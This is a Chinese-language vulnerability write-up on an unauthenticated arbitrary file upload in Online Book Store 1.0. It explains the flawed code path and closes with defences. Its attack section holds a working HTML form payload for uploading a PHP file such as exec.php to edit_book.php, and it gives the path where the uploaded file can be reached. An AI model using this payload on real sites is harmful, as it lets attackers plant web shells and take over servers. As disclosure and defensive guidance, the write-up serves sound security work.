**Online Book Store 1.0 任意文件上传漏洞利用**

# 一、漏洞描述

## 1、漏洞简述


图书管理系统中添加图书功能未验证身份即可上传任意文件，包括php文件。

# 二、机理分析

## 1、任意文件上传漏洞

**影响版本：**1.0

**漏洞编号：**无



如图所示关键代码。当post请求为add时，可以上传image文件，使用move\_uploaded\_file函数移动上传的文件，文件路径可知。并且未验证post请求的身份，即任意post请求都可上传文件。

# 三、攻击路径

构造如下html的payload来构造上传文件post请求

<form method="post" action="http://TARGET/edit\_book.php" enctype="multipart/form-data">

<td><input type="text" name="isbn" value="978-1-49192-706-9" readOnly="true"></td>

<td><input type="text" name="author" value="Or4nG.M4n aka S4udiExploit" required></td>


<td><input type="file" name="image"></td>

<input type="submit" name="save\_change" value="Change" class="btn btn-primary">


</form>

-> after you upload your'e file u will find it here /store/bootstrap/img/[FILE].php

复制代码保存为html，用浏览器打开，选择exec.php上传



上传文件路径 /store/bootstrap/img/[FILE].php



# 四、防御方案

1. 验证请求对象的身份是否合法。

2. 上传图片位置对文件类型和文件名称等做限制，仅允许上传png、jpg等图片文件。